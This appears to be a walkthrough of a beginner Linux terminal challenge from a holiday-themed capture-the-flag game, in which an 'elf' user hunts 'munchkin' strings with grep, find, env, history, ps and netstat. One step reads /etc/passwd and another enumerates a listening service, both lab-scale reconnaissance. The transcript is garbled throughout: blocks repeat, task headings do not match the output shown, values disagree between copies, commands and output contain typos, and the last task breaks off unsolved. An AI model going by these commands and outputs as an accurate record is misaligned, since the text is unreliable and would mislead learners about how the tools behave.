/home/elf
elf@361d308a160a:~$
```

Excellent, now find the `munchkin` in your command history.

```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .munchkin_5074624024543078  .profile  HELP  workshop
elf@361d308a160a:~$
```

Find the **munchkin** in your environment variables.

```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .munchkin_5074624024543078  .profile  HELP  workshop
elf@361d308a160a:~$ history | grep munchkin
1  echo  munchkin_9394554126440791
3  file  munchkin_1931547976558923
4  file  munchkin_19315479765589239
5  grep  munchkin  munchkin_19315479765589239
7  rm   munchkin_19315479765589239
10  history | grep  munchkin
elf@361d308a160a:~$
```

Next, head into the workshop.

```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .munchkin_5074624024543078  .profile  HELP  workshop
elf@361d308a160a:~$ history | grep munchkin
1  echo  munchkin_9394554126440791
3  file  munchkin_1931547976558923
4  file  munchkin_19315479765589239
5  grep  munchkin  munchkin_19315479765589239
7  rm   munchkin_19315479765589239
10  history | grep  munchkin
elf@361d308a160a:~$ env | grep munchkin
Z_MUNCHKIN=munchkin_20249649541603754
elf@361d308a160a:~$
```

```
A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.

elf@361d308a160a:~$ ls
HELP munchkin_19315479765589239 workshop
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: cannot open 'munchkin_19315479765589239' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP munchkin_19315479765589239 workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
/home/elf
elf@361d308a160a:~$ ls -a
. . . . .bash_history .bash_logout .bashrc .munchkin_5074624024543078 .profile HELP workshop
elf@361d308a160a:~$ history | grep munchkin
 1 echo munchkin_9394554126440791
 3 file munchkin_19315479765589239
 4 file munchkin_19315479765589239
 5 grep munchkin munchkin_19315479765589239
 7 rm munchkin_19315479765589239
10 history | grep munchkin
elf@361d308a160a:~$ env | grep munchkin
z_MUNCHKIN=munchkin_20249649541603754
elf@361d308a160a:~$ cd workshop
elf@361d308a160a:~/workshop$
```

```
A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.

toolbox_119.txt toolbox_17.txt toolbox_22.txt toolbox_270.txt toolbox_320.txt toolbox_371.txt toolbox_421.txt toolbox_472.txt toolbox_72.txt
toolbox_12.txt toolbox_170.txt toolbox_220.txt toolbox_271.txt toolbox_321.txt toolbox_372.txt toolbox_422.txt toolbox_473.txt toolbox_73.txt
toolbox_120.txt toolbox_171.txt toolbox_221.txt toolbox_272.txt toolbox_322.txt toolbox_373.txt toolbox_423.txt toolbox_474.txt toolbox_74.txt
toolbox_121.txt toolbox_172.txt toolbox_222.txt toolbox_273.txt toolbox_323.txt toolbox_374.txt toolbox_424.txt toolbox_475.txt toolbox_75.txt
toolbox_122.txt toolbox_173.txt toolbox_223.txt toolbox_274.txt toolbox_324.txt toolbox_375.txt toolbox_425.txt toolbox_476.txt toolbox_76.txt
toolbox_123.txt toolbox_174.txt toolbox_224.txt toolbox_275.txt toolbox_325.txt toolbox_376.txt toolbox_426.txt toolbox_477.txt toolbox_77.txt
toolbox_124.txt toolbox_175.txt toolbox_225.txt toolbox_276.txt toolbox_326.txt toolbox_377.txt toolbox_427.txt toolbox_478.txt toolbox_78.txt
toolbox_125.txt toolbox_176.txt toolbox_226.txt toolbox_277.txt toolbox_327.txt toolbox_378.txt toolbox_428.txt toolbox_479.txt toolbox_79.txt
toolbox_126.txt toolbox_177.txt toolbox_227.txt toolbox_278.txt toolbox_328.txt toolbox_379.txt toolbox_429.txt toolbox_480.txt toolbox_80.txt
toolbox_127.txt toolbox_178.txt toolbox_228.txt toolbox_279.txt toolbox_329.txt toolbox_380.txt toolbox_430.txt toolbox_481.txt toolbox_81.txt
toolbox_128.txt toolbox_179.txt toolbox_229.txt toolbox_280.txt toolbox_330.txt toolbox_381.txt toolbox_431.txt toolbox_482.txt toolbox_82.txt
toolbox_129.txt toolbox_18.txt toolbox_230.txt toolbox_281.txt toolbox_331.txt toolbox_382.txt toolbox_432.txt toolbox_483.txt toolbox_83.txt
toolbox_13.txt toolbox_180.txt toolbox_230.txt toolbox_282.txt toolbox_332.txt toolbox_383.txt toolbox_433.txt toolbox_484.txt toolbox_84.txt
toolbox_131.txt toolbox_181.txt toolbox_231.txt toolbox_282.txt toolbox_333.txt toolbox_384.txt toolbox_434.txt toolbox_485.txt toolbox_85.txt
toolbox_132.txt toolbox_182.txt toolbox_232.txt toolbox_283.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_86.txt
toolbox_133.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_87.txt
toolbox_134.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_88.txt
toolbox_135.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_89.txt
toolbox_136.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_389.txt toolbox_439.txt toolbox_490.txt toolbox_90.txt
toolbox_137.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_91.txt
toolbox_138.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_92.txt
toolbox_139.txt toolbox_189.txt toolbox_239.txt toolbox_290.txt toolbox_340.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_93.txt
toolbox_14.txt toolbox_19.txt toolbox_24.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_494.txt toolbox_94.txt
toolbox_140.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_495.txt toolbox_95.txt
toolbox_141.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_496.txt toolbox_96.txt
toolbox_142.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_497.txt toolbox_97.txt
toolbox_143.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_498.txt toolbox_98.txt
toolbox_144.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_499.txt toolbox_99.txt
toolbox_145.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_5.txt
```

elf@361d308a160a:~/workshop\$ grep -i munchkin toolbox*

toolbox_191.txt:munchkin_4056180441832623

elf@361d308a160a:~/workshop\$

[Munchkin Wrangler] Lollipops [oooooooooooooooooooooooo]

```
Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

toolbox_125.txt toolbox_176.txt toolbox_226.txt toolbox_277.txt toolbox_327.txt toolbox_378.txt toolbox_428.txt toolbox_479.txt toolbox_79.txt
toolbox_126.txt toolbox_177.txt toolbox_227.txt toolbox_278.txt toolbox_328.txt toolbox_379.txt toolbox_429.txt toolbox_480.txt toolbox_8.txt
toolbox_127.txt toolbox_178.txt toolbox_228.txt toolbox_279.txt toolbox_329.txt toolbox_380.txt toolbox_430.txt toolbox_481.txt toolbox_80.txt
toolbox_128.txt toolbox_179.txt toolbox_229.txt toolbox_280.txt toolbox_330.txt toolbox_381.txt toolbox_431.txt toolbox_482.txt toolbox_81.txt
toolbox_129.txt toolbox_180.txt toolbox_230.txt toolbox_281.txt toolbox_331.txt toolbox_382.txt toolbox_432.txt toolbox_483.txt toolbox_82.txt
toolbox_130.txt toolbox_181.txt toolbox_231.txt toolbox_282.txt toolbox_332.txt toolbox_383.txt toolbox_433.txt toolbox_484.txt toolbox_83.txt
toolbox_131.txt toolbox_182.txt toolbox_232.txt toolbox_283.txt toolbox_333.txt toolbox_384.txt toolbox_434.txt toolbox_485.txt toolbox_84.txt
toolbox_132.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_85.txt
toolbox_133.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_86.txt
toolbox_134.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_87.txt
toolbox_135.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_88.txt
toolbox_136.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_389.txt toolbox_439.txt toolbox_490.txt toolbox_89.txt
toolbox_137.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_90.txt
toolbox_138.txt toolbox_189.txt toolbox_239.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_91.txt
toolbox_139.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_92.txt
toolbox_140.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_494.txt toolbox_93.txt
toolbox_141.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_495.txt toolbox_94.txt
toolbox_142.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_496.txt toolbox_95.txt
toolbox_143.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_497.txt toolbox_96.txt
toolbox_144.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_498.txt toolbox_97.txt
toolbox_145.txt toolbox_196.txt toolbox_246.txt toolbox_297.txt toolbox_347.txt toolbox_398.txt toolbox_448.txt toolbox_499.txt toolbox_98.txt
toolbox_146.txt toolbox_197.txt toolbox_247.txt toolbox_298.txt toolbox_348.txt toolbox_399.txt toolbox_449.txt toolbox_5.txt

elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:munchkin.4056180441832623
elf@361d308a160a:~/workshop$ ls *
lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
bash: ./lollipop_engine: Permission denied
elf@361d308a160a:~/workshop$ chmod +x lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
elf@361d308a160a:~/workshop$ [REDACTED]
(Chunckin Wrangler)= Lollipops [REDACTED]
```

```
Now, make a symbolic link (symlink) named fuse0 that points to fuse0

toolbox_129.txt toolbox_18.txt toolbox_23.txt toolbox_280.txt toolbox_330.txt toolbox_381.txt toolbox_431.txt toolbox_482.txt toolbox_82.txt
toolbox_13.txt toolbox_180.txt toolbox_230.txt toolbox_281.txt toolbox_331.txt toolbox_382.txt toolbox_432.txt toolbox_483.txt toolbox_83.txt
toolbox_130.txt toolbox_181.txt toolbox_231.txt toolbox_282.txt toolbox_332.txt toolbox_383.txt toolbox_433.txt toolbox_484.txt toolbox_84.txt
toolbox_131.txt toolbox_182.txt toolbox_232.txt toolbox_283.txt toolbox_333.txt toolbox_384.txt toolbox_434.txt toolbox_485.txt toolbox_85.txt
toolbox_132.txt toolbox_183.txt toolbox_233.txt toolbox_284.txt toolbox_334.txt toolbox_385.txt toolbox_435.txt toolbox_486.txt toolbox_86.txt
toolbox_133.txt toolbox_184.txt toolbox_234.txt toolbox_285.txt toolbox_335.txt toolbox_386.txt toolbox_436.txt toolbox_487.txt toolbox_87.txt
toolbox_134.txt toolbox_185.txt toolbox_235.txt toolbox_286.txt toolbox_336.txt toolbox_387.txt toolbox_437.txt toolbox_488.txt toolbox_88.txt
toolbox_135.txt toolbox_186.txt toolbox_236.txt toolbox_287.txt toolbox_337.txt toolbox_388.txt toolbox_438.txt toolbox_489.txt toolbox_89.txt
toolbox_136.txt toolbox_187.txt toolbox_237.txt toolbox_288.txt toolbox_338.txt toolbox_389.txt toolbox_439.txt toolbox_490.txt toolbox_90.txt
toolbox_137.txt toolbox_188.txt toolbox_238.txt toolbox_289.txt toolbox_339.txt toolbox_390.txt toolbox_440.txt toolbox_491.txt toolbox_91.txt
toolbox_138.txt toolbox_189.txt toolbox_239.txt toolbox_290.txt toolbox_340.txt toolbox_391.txt toolbox_441.txt toolbox_492.txt toolbox_92.txt
toolbox_139.txt toolbox_190.txt toolbox_240.txt toolbox_291.txt toolbox_341.txt toolbox_392.txt toolbox_442.txt toolbox_493.txt toolbox_93.txt
toolbox_140.txt toolbox_191.txt toolbox_241.txt toolbox_292.txt toolbox_342.txt toolbox_393.txt toolbox_443.txt toolbox_494.txt toolbox_94.txt
toolbox_141.txt toolbox_192.txt toolbox_242.txt toolbox_293.txt toolbox_343.txt toolbox_394.txt toolbox_444.txt toolbox_495.txt toolbox_95.txt
toolbox_142.txt toolbox_193.txt toolbox_243.txt toolbox_294.txt toolbox_344.txt toolbox_395.txt toolbox_445.txt toolbox_496.txt toolbox_96.txt
toolbox_143.txt toolbox_194.txt toolbox_244.txt toolbox_295.txt toolbox_345.txt toolbox_396.txt toolbox_446.txt toolbox_497.txt toolbox_97.txt
toolbox_144.txt toolbox_195.txt toolbox_245.txt toolbox_296.txt toolbox_346.txt toolbox_397.txt toolbox_447.txt toolbox_498.txt toolbox_98.txt
toolbox_145.txt toolbox_196.txt toolbox_246.txt toolbox_297.txt toolbox_347.txt toolbox_398.txt toolbox_448.txt toolbox_499.txt toolbox_99.txt
toolbox_146.txt toolbox_197.txt toolbox_247.txt toolbox_298.txt toolbox_348.txt toolbox_399.txt toolbox_449.txt toolbox_5.txt

elf@361d308a160a:~/workshop$ grep -i munchkin toolbox*
toolbox_191.txt:munchkin.4056180441832623
elf@361d308a160a:~/workshop$ ls *
lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
bash: ./lollipop_engine: Permission denied
elf@361d308a160a:~/workshop$ chmod +x lollipop_engine
elf@361d308a160a:~/workshop$ ./lollipop_engine
munchkin.898906189498077
elf@361d308a160a:~/workshop$ cd electrical
elf@361d308a160a:~/workshop/electrical$ ls
blown_fuse0
elf@361d308a160a:~/workshop/electrical$ mv blown_fuse0 fuse0
elf@361d308a160a:~/workshop/electrical$ [REDACTED]
(Chunckin Wrangler)= Lollipops [REDACTED]
```



```
Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.

./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/BeanRepository.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagPluginManager.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ParserController.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagLibraryInfoImpl.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TextOptimizer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPlugin.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPluginContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/Collector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ImplicitTagLibraryInfo.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagfileProcessor.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspRuntimeContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/DefaultErrorHandler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ErrorDispatcher.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ELFunctionMapper.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspDocumentParser.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/customCompiler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JasperException.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JspCompilationContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/EmbeddedServletOptions.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JspC.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/Constants.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/EncodingMap.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLStringBuffer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/UTF8Reader.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLEncodingDetector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLChar.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/TreeNode.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/ASCIIReader.java
^C
elf@361d308a160a:/opt/munchkin den$ [Munchkin Wrangler]> Lollipops [
```

Find the file created by `munchkins` that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in `/opt/munchkin_den`.

```
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ParserController.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagLibraryInfoImpl.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TextOptimizer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPlugin.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/tagplugin/TagPluginContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/Collector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ImplicitTagLibraryInfo.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/TagFileProcessor.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspRuntimeContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/DefaultErrorHandler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ErrorDispatcher.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/ELFunctionMapper.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/compiler/JspDocumentParser.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/CustomCompiler.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JasperException.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/JspCompilationContext.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/EmbeddedServletOptions.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/Jspc.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/Constants.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser
grep: ./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser: Is a directory
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/EncodingMap.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLStringBuffer.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/UTF8Reader.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLCharDetector.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLChar.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/TreeNode.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/ASCIIReader.java
^C
elf@361d308a160a:~/opt/munchkin_dens$ find . -user munchkin -print
./apps/showcase/src/main/resources/template/ajaxErrorContainers/nikhCnUm_9528909612014411
elf@361d308a160a:~/opt/munchkin_dens$ Munchkin Wrangler > Lollipops
```

List running processes to find another munchkin.

```
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/XMLChar.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/TreeNode.java
./plugins/embeddedjsp/src/main/java/org/apache/struts2/jasper/xmlparser/ASCIIReader.java
^C
elf@361d308a160a:~/opt/munchkin_dens$ find . -user munchkin -print
./apps/showcase/src/main/resources/template/ajax/errorContainers/niKhCnUm_9528909612014411
elf@361d308a160a:~/opt/munchkin_dens$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_lapt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
init:x:1050:1050::/home/init:/bin/bash
elf:x:1051:1051::/home/elf:/bin/bash
munchkin:x:1052:1052::/home/munchkin:/bin/bash
elf@361d308a160a:~/opt/munchkin_dens$ find . -user munchkin -size +108k -size -110k -print
elf@361d308a160a:~/opt/munchkin_dens$ find . -size +108k -size -110k -print
./plugins/portlet-mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724
elf@361d308a160a:~/opt/munchkin_dens$ [Munchkin Wrangler] -> Lilliputs [
```

The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

```
elf@361d308a160a:~/opt/munchkin$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpd:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backup:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
init:x:1050:1050:/home/init:/bin/bash
elf:x:1051:1051:/home/elf:/bin/bash
munchkin:x:1052:1052:/home/munchkin:/bin/bash
elf@361d308a160a:~/opt/munchkin$ find . -user munchkin -size +108k -size -110k -print
elf@361d308a160a:~/opt/munchkin$ find . -size +108k -size -110k -print
./plugins/portlet-mocks/src/test/java/org/apache/m_u_n_c_h_i_n_2579728047101724
elf@361d308a160a:~/opt/munchkin$ ps -efaf | grep munchkin
elf      2756  259  0 20:23 pts/3    00:00:00 grep --color=auto munchkin
elf      55138 55135  0 20:15 pts/2    00:00:00 /usr/bin/python3 /14516_munchkin
elf@361d308a160a:~/opt/munchkin$ netstat -ano | grep LISTEN | grep tcp
tcp        0      0 0.0.0.0.54321        0.0.0.0:*
```

